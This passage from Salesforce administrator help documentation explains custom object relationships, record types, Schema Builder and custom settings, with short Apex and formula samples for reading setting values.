Icons for Custom Related Lists

The icon you select for the associated custom tab also displays in any custom related list you create based on a relationship.

Custom related lists do not include an icon if they are based on a relationship with a custom object that does not have a custom tab.

Master-Detail Relationships

To create multilevel master-detail relationships, you need the "Customize Application" user permission.

When you define a master-detail relationship, the custom object on which you are working is the "detail" side. Its data can appear as a custom related list on page layouts for the other object.

By default, records can't be reparented in master-detail relationships. Administrators can, however, allow child records in master-detail relationships on custom objects to be reparented to different parent records by selecting the `Allow reparenting` option in the master-detail relationship definition.

You can have up to three custom detail levels.

Standard objects can't be on the detail side of a custom object in a master-detail relationship.

An object can appear once in multilevel master-detail relationships. For example, a subdetail object in one multilevel master-detail relationship can't also be the owner of the master object in another multilevel master-detail relationship. A subdetail object can't also be the master object of the subdetail object's detail object.

Multilevel master-detail relationships do not support division transfers.

You can't create a master-detail relationship if the custom object already contains data. You can, however, create the relationship as a lookup and then convert it to master-detail if the lookup field in all records contains a value.

Converting relationships from lookup to master-detail, or from master-detail to lookup behaves the same as for two-object master-detail relationships. That is, the two linked objects in the detail-subdetail1, or subdetail1-subdetail2 relationship have the same conversion limits as the master-detail relationship.

Roll-up summary fields work as in two-object master-detail relationships. A master can roll up fields on detail records; however, it can't directly roll up fields on subdetail records. To achieve this, the detail record must have a roll-up summary field for the field on the subdetail record, allowing the master to roll up from the detail's roll-up summary field.

You can use multilevel master-detail relationships in custom report types. The `Allow Reports` checkbox must be checked when you create the custom object. Custom report types created for multilevel master-detail relationships count towards the organizations custom report type limit and no reports are generated if this limit is exceeded.

Custom junction objects can't have detail objects. That is, a custom junction object can't become the master object in a multilevel master-detail relationship.

You can't delete a custom object if it is on the master side of a master-detail relationship. If you delete a custom object that is on the detail side of a master-detail relationship, the relationship is converted to a lookup relationship.

Deleting a detail record moves it to the Recycle Bin and leaves the master record intact; deleting a master record also deletes related detail and subdetail records. Undeleting a detail record restores it, and undeleting a master record also undeletes related detail and subdetail records. However, if you delete a detail record and later, separately, delete its master record, you cannot undelete the detail record, as it no longer has a master record to relate to.

As a best practice, don't exceed 10,000 child records for a master-detail relationship.

Many-to-Many Relationships

Junction object records are deleted when either associated master record is deleted and placed in the Recycle Bin. If both associated master records are deleted, the junction object record is deleted permanently and can't be restored.

Sharing access to a junction object record is determined by a user's sharing access to both associated master records and the `Sharing Setting` option on the relationship field. See Custom Object Security on page 4761. For example, if the sharing setting on both parents is Read/Write, then the user must have Read/Write access to *both* parents in order to have Read/Write access to the junction object. If, on the other hand, the sharing setting on both masters is Read-Only, a user with Read-Only rights on the master records would have Read/Write access to the junction object.

In a many-to-many relationship, a user can't delete a parent record if there are more than 200 junction object records associated with it *and* if the junction object has a roll-up summary field that rolls up to the other parent. To delete this object, manually delete junction object records until the count is fewer than 200.

The first master-detail relationship you create on your junction object becomes the *primary* relationship. This affects the following for the junction object records:

- Look and feel: The junction object's detail and edit pages use the color and any associated icon of the primary master object.
- Record ownership: The junction object records inherit the value of the `Owner` field from their associated primary master record. Because objects on the detail side of a relationship do not have a visible `Owner` field, this is only relevant if you later delete both master-detail relationships on your junction object.
- Division: If your organization uses divisions to segment data, the junction object records inherit their division from their associated primary master record. Similar to the record ownership, this is only relevant if you later delete both master-detail relationships.

The second master-detail relationship you create on your junction object becomes the *secondary* relationship. If you delete the primary master-detail relationship or convert it to a lookup relationship, the secondary master object becomes primary.

Roll-up summary fields that summarize data from the junction object can be created on both master objects.

Formula fields and validation rules on the junction object can reference fields on both master objects.

You can define Apex triggers on both master objects and the junction object.

A junction object can't be on the master side of another master-detail relationship.

You can't create a many-to-many self relationship, that is, the two master-detail relationships on the junction object can't have the same master object.

Lookup Relationships

If the lookup field is optional, you can specify one of three behaviors to occur if the lookup record is deleted:

- `Clear the value of this field` This is the default. Clearing the field is a good choice when the field does not have to contain a value from the associated lookup record.
- `Don't allow deletion of the lookup record that's part of a lookup relationship` This option restricts the lookup record from being deleted if you have any dependencies, such as a workflow rule, built on the relationship.
- `Delete this record also` Available only if a custom object contains the lookup relationship, not if it's contained by a standard object. However, the lookup object can be either standard or custom. Choose when the lookup field and its associated record are tightly coupled and you want to completely delete related data.

  Warning: Choosing `Delete this record also` can result in a *cascade-delete*. A cascade-delete bypasses security and sharing settings, which means users can delete records when the target lookup record is deleted *even if they don't have access to the records*. To prevent records from being accidentally deleted, cascade-delete is disabled by default. Contact Salesforce to get the cascade-delete option enabled for your organization.

  Cascade-delete and its related options are not available for lookup relationships to business hours, community, lead, price book, product, or user objects.

In a chain of lookup relationships, these behaviors work independently on each target field at each level. Say, for example, field A is the target lookup of field B, which in turn is the target lookup of field C. You can have a delete restriction on A and none on B, which means that A can't be deleted but B can. Once B is deleted, the relationship between A and B no longer exists and C will hold an empty value for the lookup.

In a multilevel lookup relationship, these options might conflict. For example, in the scenario where field A is the target lookup of field B, which in turn is the target lookup of field C, you might specify that A can delete B, but B cannot be deleted because it's in a relationship with C. If you try to delete A, you'll get an error saying that B can't be deleted because it's linked to C.

If the parent record in a lookup relationship is deleted, the field history tracking for the child record does not record the deletion. For example, if a parent account is deleted, the Account History related list for the child account does not show the deletion.

Relationships on External Objects

Lookup, external lookup, and indirect lookup relationships have some special behaviors and limitations.

- Only lookup, external lookup, and indirect lookup relationships are available for external objects. No other relationship types are supported.
- Depending on the availability of the external system, related lists of child external objects may load slowly when users view the parent record detail pages.
- Relationships that involve external objects allow users to create child records from the record detail pages of parent records. However, the relationship field on each new child record isn't automatically populated to identify the parent record.

- Syncing doesn't create relationship fields on the external objects in your Salesforce org. However, you can change the field type of a sync-created custom field to Lookup Relationship, External Lookup Relationship, or Indirect Lookup Relationship. Changing the field type of an existing custom field is simpler and more efficient than manually creating a relationship field on the external object.

  For example, suppose that the external system has a foreign key relationship. Syncing the related tables creates a text field in your org for the external column that identifies the foreign keys. To reflect the foreign key relationship within your org, change the field type of that text field to External Lookup Relationship.

- A relationship field is a type of custom field. Therefore, like all custom fields on an external object, relationship fields can be overwritten when you sync the external object. See the sync considerations for each Salesforce Connect adapter that you use.
- Cascade-delete isn't available for external object relationships.
- In Salesforce Classic only:
  - Indirect lookup relationship fields don't display the expected names of parent records. Instead, each indirect lookup field displays the value of the target field on the parent object. To find related records, target field values are matched against the values of the indirect lookup relationship field on the child object. The target field, which has the `External ID` and `Unique` attributes, is selected when an indirect lookup field is created.
  - External lookup relationship fields don't always display the expected names of parent records. If your org has previously retrieved the parent record, the external lookup relationship field displays the name as expected. Otherwise, the external lookup field displays either the parent object ID or the value of the parent object's `External ID` standard field. The latter appears by default. If, however, a custom field on the parent object has the `Is Name Field` attribute, the parent object ID is displayed. If you see an ID in an external lookup field, reload the page to replace the ID with the name.
- Lookup search isn't available for external lookup relationship fields. To edit an external lookup relationship field, manually enter the value of the `External ID` standard field for the parent record. This limitation doesn't apply when the parent external object is associated with the cross-org adapter for Salesforce Connect.
- Lookup search isn't available for indirect lookup relationship fields. To edit an indirect lookup relationship field, manually enter the value of the target field of the parent record. The target field is the custom field with `External ID` and `Unique` attributes that was selected when the indirect lookup relationship was created. To determine related records, Salesforce matches target field values against the values of the indirect lookup relationship field on the child object.
- With external lookup and indirect lookup relationships, the parent record appears as a clickable link in the relationship field on the child record. If the child record is viewed by a user who doesn't have access to the parent record, the parent record appears in the relationship field as plain text instead of a link.
- Lookup filters aren't available for external lookup relationship fields.
- Indirect lookup relationship fields can be created on external objects only.
- Only objects that have a custom field with the `External ID` and `Unique` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.
- If the external system uses case-sensitive values in the specified External Column Name, make sure that the parent object field is also case-sensitive. When you define the parent object's custom field, select **External ID**, **Unique**, and **Treat "ABC" and "abc" as different values (case sensitive)**.

Impact of Relationships on Reports

The type of relationship you create affects which standard report types are available and how they are categorized. These report types determine which related objects can be included in the report:

- Lookup relationships allow data from the two related objects to be joined in one report.

- Master-detail relationships allow data from three objects to be joined in one report: the master object, the detail object, plus one other lookup object. If the detail object has multiple lookup relationships, a separate report type is available based on each lookup.
- Many-to-many relationships provide two standard report types that join the master objects and the junction object. The report types are:
  - "Primary master with junction object and secondary master" in the primary master object's report category.
  - "Secondary master with junction object and primary master" in the secondary master object's report category.

  The order of the master objects in the report type is important. The master object listed first determines the scope of records that can be displayed in the report.

The reporting impact of each relationship type is summarized in the following table:

Relationship Type	Standard Report Types	Report Type Category
Lookup	Object by itself Object with first lookup Object with second lookup Object with third lookup	Based on the object
Master-Detail	Master object by itself Master object with detail object Master object with detail object and first lookup Master object with detail object and second lookup Master object with detail object and third lookup	Master object
Many-to-Many	Primary master object by itself Secondary master object by itself Primary master object with junction object and secondary master object Secondary master object with junction object and primary master object	Primary master object and Secondary master object

Custom report types give you more flexibility to join data from multiple objects, including lookups as well as master-detail relationships.

Important: Converting a relationship from lookup to master-detail or vice versa can cause existing custom reports to become unusable due to the different standard report types available for each type of relationship. We recommend that you test your

custom reports immediately after converting the relationship type. If you revert your relationship back to the original type, the reports are restored and become usable again.

SEE ALSO:

Object Relationships Overview

Create a Many-to-Many Relationship

External Object Relationships

Create Record Types for Custom Objects

Create record types for a custom object to display different picklist values and page layouts to different users based on their profiles.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create record types for custom objects:

- "Customize Application"

1. From the object management settings for a custom object, go to Record Types.
2. Click **New** in the Record Types related list.
3. Choose `Master` from the `Existing Record Type` drop-down list to copy all available picklist values, or choose an existing record type to clone its picklist values.

   Note: When you create a new record type without cloning an existing one, the new record type automatically includes the master picklist values for both standard and custom picklists. You can then customize the picklist values for the record type.
4. Enter a `Record Type Label` that's unique within the object.
5. Enter a description.
6. Select `Active` to activate the record type.
7. Select `Enable for Profile` next to a profile to make the record type available to users with that profile. Select the checkbox in the header row to enable it for all profiles.

   Tip: If each profile is associated with a single record type, users will never be prompted to select a record type when creating new records.
8. For enabled profiles, select `Make Default` to make it the default record type for users of that profile. Select the checkbox in the header row to make it the default for all profiles.
9. Click **Next**.
10. Choose a page layout option to determine what page layout displays for records with this record type:
    - To apply a single page layout for all profiles, select `Apply one layout to all profiles` and choose the page layout from the drop-down list.
    - To apply different page layouts based on user profiles, select `Apply a different layout for each profile` and choose a page layout for each profile.
11. Click **Save** to edit the values of the standard and custom picklists available for the record type, or click **Save and New** to create another record type.

SEE ALSO:

Find Object Management Settings

Customize Search Layouts for Custom Objects

You can customize which custom object fields display for users in search results, lookup dialogs, and the key lists on custom tab home pages. You can specify a different set of fields to show in each search layout. The settings apply to all users in your organization.

You can also customize which buttons display in custom list views and search results. You can hide a standard list view button or display a custom button. Standard buttons aren't available on search result layouts. To display a custom button, create the custom button, giving it the `List Button Display Type`.

1. From the object management settings for a custom object, go to Search Layouts.
2. Click **Edit** next to the search layout that you want to modify.

   Note: The fields you select for the key lists on the custom tab home page are also used as the columns displayed in the default All list view and as the default columns for any new list views. To view different columns, customize the list view itself.

3. Move fields between Available Fields and Selected Fields.
   - To customize which fields display in the layout, select one or more fields and click **Add** or **Remove**.
   - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
4. Click **Save**.

SEE ALSO:

Customize Search Layouts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define search layouts for custom objects:
- "Customize Application"

Custom Object Security

Learn how security settings work together so you can control access to your custom objects with great flexibility.

Set custom object security at the following levels

- **Tab**—display the custom tab for the appropriate users based on their user profiles.
- **Object**—set the access users have to create, read, edit, and delete records for each object.
- **Records**—set the default sharing model for all your users. This determines the access users have to custom object records that they do not own.
- **Relationship**—for objects on the detail side of a master-detail relationship, specify the sharing access that users must have to the master record in order to create, edit, or delete the associated detail records. This is specified in the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
- **Fields**—set the level of access users have to fields on your custom object page layout.

These requirements apply to custom objects with no master-detail relationship.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Tabs are not available in **Database.com**.

Action	Required Privileges
Create a record	"Create" permission. The user must have the tab displayed to create a new record from the Create New drop-down list in the sidebar.
View a record	"Read" permission and Public Read Only or Public Read/Write sharing model if not the record owner.
Edit a record	"Edit" permission and Public Read/Write sharing model if not the record owner.
Delete a record	"Delete" permission and must be the record owner or above the record owner in the role hierarchy.

These requirements apply to custom objects that have a master-detail relationship with a standard or custom object.

Action	Required Privileges
Create a record	"Create" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
View a record	"Read" permission and read access to the related master record. If the record has two master records in a many-to-many relationship, the user must have read access to both master records.
Edit a record	"Edit" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
Delete a record	"Delete" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object. When a user deletes a record that has related custom object records, all related custom object records are deleted regardless of whether the user has delete permission to the custom object.

Delegated administrators can manage nearly every aspect of specified custom objects, but they cannot create or modify relationships on the object or set organization-wide sharing defaults.

Notes on Enabling Activities for Custom Objects

- If you enable activities when creating a custom object, the activity related lists are added to the default page layout automatically. If you enable activities later, after the custom object already exists, you must add the related lists to the page layout manually.
- Disabling activities for a custom object does not delete existing activity records. However, activity related lists are removed from custom object pages, and reports containing activities and the custom object are deleted.
- If a custom object has a master-detail relationship with accounts, the custom object's activities roll up to the account and cause the account's `Last Activity` date to be updated. For custom objects related to other types of records, the activities do not roll up.
- The ability to send emails or create mail merge documents is available for activities on custom objects. The email must be sent to a contact or lead.
- When you change the ownership of a custom object record, any open activities related to that custom object are also transferred to the new record owner.
- You cannot disable activity tracking for a custom object if any workflow tasks are associated with that custom object, or if tasks and events are child data sets of the custom object in a mobile configuration.
- Custom object records can only be associated with a call log in Salesforce CRM Call Center if activities are enabled for the object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Define a Custom Object

Using Custom Related Lists

Important: If you landed on this page because you were looking for more information about a particular object, your Salesforce administrator didn't create a help page for that object. The Salesforce Help covers only the standard objects provided with the initial Salesforce integration.

Custom related lists display on the lower portion of the detail page for another record. They list the custom object records that are associated with that record.

From a custom related list, you can:

- Click the custom object record name to view detailed information.
- Click **Edit** or **Del** to edit or delete the custom object record.
- Click **New** to create a new custom object record that is associated with the record you are viewing.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view custom object record related lists:

- "Read" on the custom object

  AND

  "Read" on the associated record

To change custom object records:

- "Edit" on the custom object

To create custom object records:

- "Create" on the custom object

To delete custom object records:

- "Delete" on the custom object

Viewing Custom Object Lists

Important: If you landed on this page because you were looking for more information about a particular object, your Salesforce administrator didn't create a help page for that object. The Salesforce Help covers only the standard objects provided with the initial Salesforce integration.

The custom objects list page displays a list of custom object records in your current view. A list view includes custom object records of one type only. You can't view more than one type of custom object in a single list view.

- Click a custom object name to view the custom object record detail. Click **Edit** or **Del** next to a custom object record name to edit or delete the record.
- To take ownership of custom object records in a queue, view the queue list view, check the box next to one or more records, and then click **Accept**.

  Note: You can view and accept records only from queues you belong to, or if you are higher in the role hierarchy than a queue member. Administrators, users with the "Modify All" object-level permission for the given object, and users with the "Modify All Data" permission, can view and take records from any queue.

- To transfer ownership of multiple records at once, select the box next to one or more custom object records and click **Change Owner**. Enter the new record owner, optionally select `Send Notification Email` to send an email to the new record owner, and click **Save**.
- Click **New** *`Custom Object Name`* or select the custom object name from the Create New drop-down list in the sidebar to create a custom object of that type.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view custom object lists:
- "Read" on the custom object

To create custom object records:
- "Create" on the custom object

Design Your Own Data Model

Schema Builder provides a dynamic environment for viewing and modifying all the objects and relationships in your app. This greatly simplifies the task of designing, implementing, and modifying your data model, or schema. Schema Builder is enabled by default.

You can view your existing schema and interactively add new custom objects, custom fields, and relationships, simply by dragging and dropping. Schema Builder automatically implements the changes and saves the layout of your schema any time you move an object. This eliminates the need to click from page to page to find the details of a relationship or to add a new custom field to an object in your schema.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions

Schema Builder provides details like the field values, required fields, and how objects are related by displaying lookup and master-detail relationships. You can view the fields and relationships for both standard and custom objects.

Schema Builder lets you add the following to your schema:

- Custom objects
- Lookup relationships
- Master-detail relationships
- All custom fields except: Geolocation

Note: You can't export your schema from Schema Builder (for example, to use the schema in another org).

How Do I Access Schema Builder?

Schema Builder Custom Object Definition

SEE ALSO:

How Do I Access Schema Builder?

Custom Field Types

Change Sets

How Do I Access Schema Builder?

From Setup, enter *Schema Builder* in the Quick Find box, then select **Schema Builder**.

When working with Schema Builder:

- Click an object and move it to any space on the canvas. Schema Builder saves the layout of your schema any time you move an object.
- Click **Auto-Layout** to sort the layout of the objects in your schema.

  Important: When you click **Auto-Layout**, you can't undo it.

- Click **View Options** to:
  - **Display Element Names** if you prefer system names, or **Display Element Labels** if you prefer text values.
  - **Show/Hide Relationships**
  - **Show/Hide Legend**
- The **Elements** tab lets you drag and drop new custom objects and fields onto the canvas.
  - To create a custom object, see Creating Objects with Schema Builder.
  - To create a custom field, see Creating Fields with Schema Builder.
- The Objects tab lets you select objects to display on the canvas.
  - Click the drop-down list in the sidebar to filter your list of objects:
    - All Objects
    - Selected Objects
    - Standard Objects
    - Custom Objects
    - System Objects

      Note: Objects created outside of Schema Builder, such as through an app or the API, don't automatically display on the canvas. Select the checkbox for the object created outside Schema Builder to display it on the canvas.
  - To search for an object, type its name in the **Quick Find** box.
  - Hover over an object in your list of objects and click 🔍 to find it on the canvas.
- Hover over relationship lines to show relationship details such as lookup and master-detail relationships. Click the name of the object to find it on the canvas. You can hide relationships if your schema is taking too long to load.
- To view the details of a field in a new window, right-click the element name or label and select **View Field in New Window**.
- To edit properties of a custom field, right-click the element name or label and select **Edit Field Properties**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions

USER PERMISSIONS

To view objects in Schema Builder:

- "Customize Application"

- To manage permissions of a custom field, click the element name or label and select **Manage Field Permissions**. Use the dialog box that appears to manage the field's visibility and writeability for all standard and custom profiles. By default, the field-level security for custom fields is set to visible and editable for internal profiles—those not cloned from Partner User or Customer Portal Manager. Fields that are not normally editable, such as formulas and roll-up summary fields, are visible and read only.
- Click to:
  - **Hide Object on Canvas**
  - **View Object** detail in a new window
  - **View Page Layouts** detail in a new window
- For objects with many fields (Lead or Campaign, for example), click **Show More Fields** to display all the fields.
- To zoom in, click . To zoom out, click .

  Note: You can't save the level of zoom when closing Schema Builder.

- To collapse the sidebar, click . To expand it, click .
- The map in the lower right corner shows the overall layout of your objects on the canvas. Click the map to navigate the layout of your objects. To pan across the schema layout while zoomed in, click and hold the canvas while moving the mouse.
- To close the Schema Builder and save the layout of your objects, click **Close**.

Important: If your schema contains many objects and fields, loading can take a long time. Click **Hide Relationships** to improve Schema Builder performance.

Create Objects with Schema Builder

Create Fields with Schema Builder

Delete Custom Objects with Schema Builder

You can delete the custom objects that you no longer need by using Schema Builder.

Delete Custom Fields with Schema Builder

Conveniently avoid "custom field clutter" by using Schema Builder to delete custom fields that you no longer need.

SEE ALSO:

Create Objects with Schema Builder

Delete Custom Objects with Schema Builder

Create Fields with Schema Builder

Delete Custom Fields with Schema Builder

Find Object Management Settings

Create Objects with Schema Builder

To create a custom object with Schema Builder:

1. Click the **Elements** tab.
2. Click **Object** and drag it onto the canvas.
3. Enter information to define your object. For a list of object definitions, see Schema Builder Custom Object Definition on page 4769.
4. Click **Save**.

SEE ALSO:

Schema Builder Custom Object Definition

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create new custom objects in Schema Builder:

- "Customize Application"

Create Fields with Schema Builder

To create a custom field with Schema Builder:

1. Click the **Elements** tab.
2. Click a field and drag it onto an object on the canvas.
3. Enter a `Field Label`.

   Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Ensure that the custom field name and label are unique for that object.

   - If a standard and custom field have identical names or labels, the merge field displays the custom field value.
   - If two custom fields have identical names or labels, the merge field may display an unexpected value.

   If you create a field label called *`Email`* and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, *`Email2`*.
4. Enter a `Description` of the custom field.
5. Enter `Help Text` to detail the purpose and function of a custom field.
6. Enter a `Default Value` to automatically insert a value of a custom field when a new record is created.
7. Depending on the custom field type you choose, enter any remaining field attributes.
8. Click **Save**.

Any field you add through Schema Builder isn't automatically added to the page layout. You will need to edit the page layout to specify where the field should be displayed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create new fields in Schema Builder:

- "Customize Application"

Delete Custom Objects with Schema Builder

You can delete the custom objects that you no longer need by using Schema Builder.

Schema Builder displays a list of side effects when you try to delete a custom object. Be sure you're ready to accept these side effects before finalizing the deletion. See Delete Custom Objects on page 4745 and Manage Deleted Custom Objects on page 4746.

1. Click on the custom object's icon.
2. Select **Delete Object...**. A dialog box displays that explains the side effects of deleting an object. Read this information carefully.
3. If you accept the conditions, check **Yes, I want to delete the custom object.**
4. Click **Delete**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To delete custom objects in Schema Builder:

- "Customize Application"

Delete Custom Fields with Schema Builder

Conveniently avoid "custom field clutter" by using Schema Builder to delete custom fields that you no longer need.

Schema Builder displays a list of side effects when you try to delete a custom field. Be sure you're ready to accept these side effects before finalizing the deletion.

1. Right-click on the custom field.
2. Select **Delete Field...**. A dialog box displays that explains the side effects of deleting a custom field. Read this information carefully.
3. If you accept the conditions, check **Yes, I want to delete the custom field.**
4. Click **Delete**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To delete custom fields in Schema Builder:

- "Customize Application"

Schema Builder Custom Object Definition

Field	Description
`Label`	A name used to refer to the object in any user interface pages.
`Plural Label`	The plural name of the object. If you create a tab for this object, this name is used for the tab.
`Starts with a vowel sound`	If it's appropriate for your organization's default language, check if your label should be preceded by "an" instead of "a".
`Object Name`	A unique name used to refer to the object when using the API. In managed packages, this unique name prevents naming conflicts on package installations. The Object Name field can contain only underscores and alphanumeric characters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Field	Description
	It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	An optional description of the object. A meaningful description helps you remember the differences between your custom objects when you're viewing them in a list.
`Record Name`	The name used in page layouts, list views, related lists, and search results.
`Data Type`	The type of field (text or auto-number) for the record name. Records that have unique IDs instead of names use auto-numbers. An auto-number is a unique number assigned automatically. It is always a read-only field.
`Allow Reports`	Makes the data in the custom object records available for reporting purposes. To create reports on custom objects, choose the **Other Reports** report type category, unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object or is a lookup object on a standard object, select the standard object for the report type category instead.
`Allow Activities`	Allows users to associate tasks and scheduled calendar events related to the custom object records.
`Track Field History`	Enables your organization to track changes to fields on the custom object records, such as who changed the value of a field, when it was changed, and what the value of the field was before and after the edit. History data is available for reporting, so users can easily create audit trail reports when this feature is enabled.
`Enable Divisions`	If your organization has divisions enabled, select this option to enable the custom object for divisions. Divisions group records for simplified search results, list views, reports, and other areas within Salesforce. Salesforce adds a `Division` field to the custom object. If the custom object is the master in a master-detail relationship, custom objects on the detail side also get the `Division` field and inherit their division from the master record.
`Available for Customer Portal`	This option makes the custom object available through the Salesforce Customer Portal.
`Namespace Prefix`	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be

Field	Description
	globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
`Deployment Status`	Indicates whether the custom object is visible to other users.
`Add Notes & Attachments...`	Allows users to attach notes and attachments to custom object records. This allows you to attach external documents to any object record, in much the same way that you can add a PDF or photo as an attachment to an email. This option is only available when you are creating a new object.

Create Custom Data Sets

Use custom settings to create custom sets of data, or to create and associate custom data for an org, profile, or user.

Custom settings are similar to custom objects in that they let you customize org data. Unlike custom objects which have records based on them, custom settings let you utilize custom data sets across your org, or distinguish particular users or profiles based on custom criteria.

Custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API

Note: If you're thinking of using List Custom Settings, consider using Custom Metadata Types on page 6016 instead. Unlike with List Custom Settings, you can migrate the records of Custom Metadata Types using Packages or Metadata API tools.

There are two types of custom settings:

List Custom Settings
A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

Hierarchy Custom Settings
A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

The following examples illustrate how you can use custom settings:

- A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database.
- An application calculates and tracks compensation for its sales reps, but commission percentages are based on seniority. By creating a hierarchy setting, the administrator can associate a different commission percentage for each profile in the sales organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

Within the application, one formula field can then be used to correctly calculate compensation for all users; the personalized setting at the profile level inserts the correct commission percentage.

- An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the "Sales Rep" profile.

To create and use custom settings:

1. Create the custom setting.
2. Add fields to the custom setting.
3. Add data and set the access level for the custom setting data.
4. Reference the custom setting data in your application, using formula fields, validation rules, Apex, or the SOAP API.

You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the `Visibility` setting.

Note: Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using a standard Apex or API script run by the subscribing organization after they have installed the package.

Accessing Custom Settings

Define Custom Settings

View Custom Settings

Add Custom Settings Fields

After you define custom settings, add fields to them. The custom fields contain the data used by the custom setting.

Manage Custom Settings Data

Custom Settings Limits and Considerations

When working with custom settings, be aware of the following considerations and limits on the amount of cached data.

Accessing Custom Settings

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API. Some sample code segments are provided below.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

Formula Fields

Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

Apex

Apex can access both custom setting types.

Note: If **Privacy** for a custom setting is `Protected` and the custom setting is contained in a managed package, the subscribing organization cannot edit the values or access them using Apex.

Samples for List Custom Settings

When you add data to a custom setting, you must name each set of data. Then you can distinguish between the sets of data by the data set name. The following returns a map of custom settings data. The `getAll` method returns values for all custom fields associated with the list setting.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

The following example uses the `getValues` method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Samples for Hierarchy Custom Settings

The following example uses the `getOrgDefaults` method to return the data set values for the organization level:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

The following example uses the `getInstance` method to return the data set values for the specified profile. The `getInstance` method can also be used with a user ID.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SOAP API

Custom settings that have **Privacy** defined as `Public` are exposed to the API in the same way custom objects are exposed.

Note: If **Privacy** is defined as `Protected`, and the custom setting is contained in a managed package, the custom setting is not accessible using the API in either the developer organization or a subscribing organization.

Use any tool with API access to perform query or profile-permission-setting operations.

Note: You can also access custom settings data through a Standard Object Query Language (SOQL) query, but this method doesn't make use of the application cache. It's similar to querying a custom object.

SEE ALSO:

Create Custom Data Sets

Define Custom Settings

To create or edit a custom setting:

1. From Setup, enter *`Custom Settings`* in the `Quick Find` box, then select **Custom Settings**.
2. Click **New** to create a new custom setting, click **Edit** next to the name of a custom setting, or click **Edit** while viewing the details of a custom setting.

   Note: A icon indicates that the custom setting is in an installed managed package. You can't edit or delete a custom setting installed from a managed package.
3. Define the following:
   - `Label`—Enter the label displayed in the application.
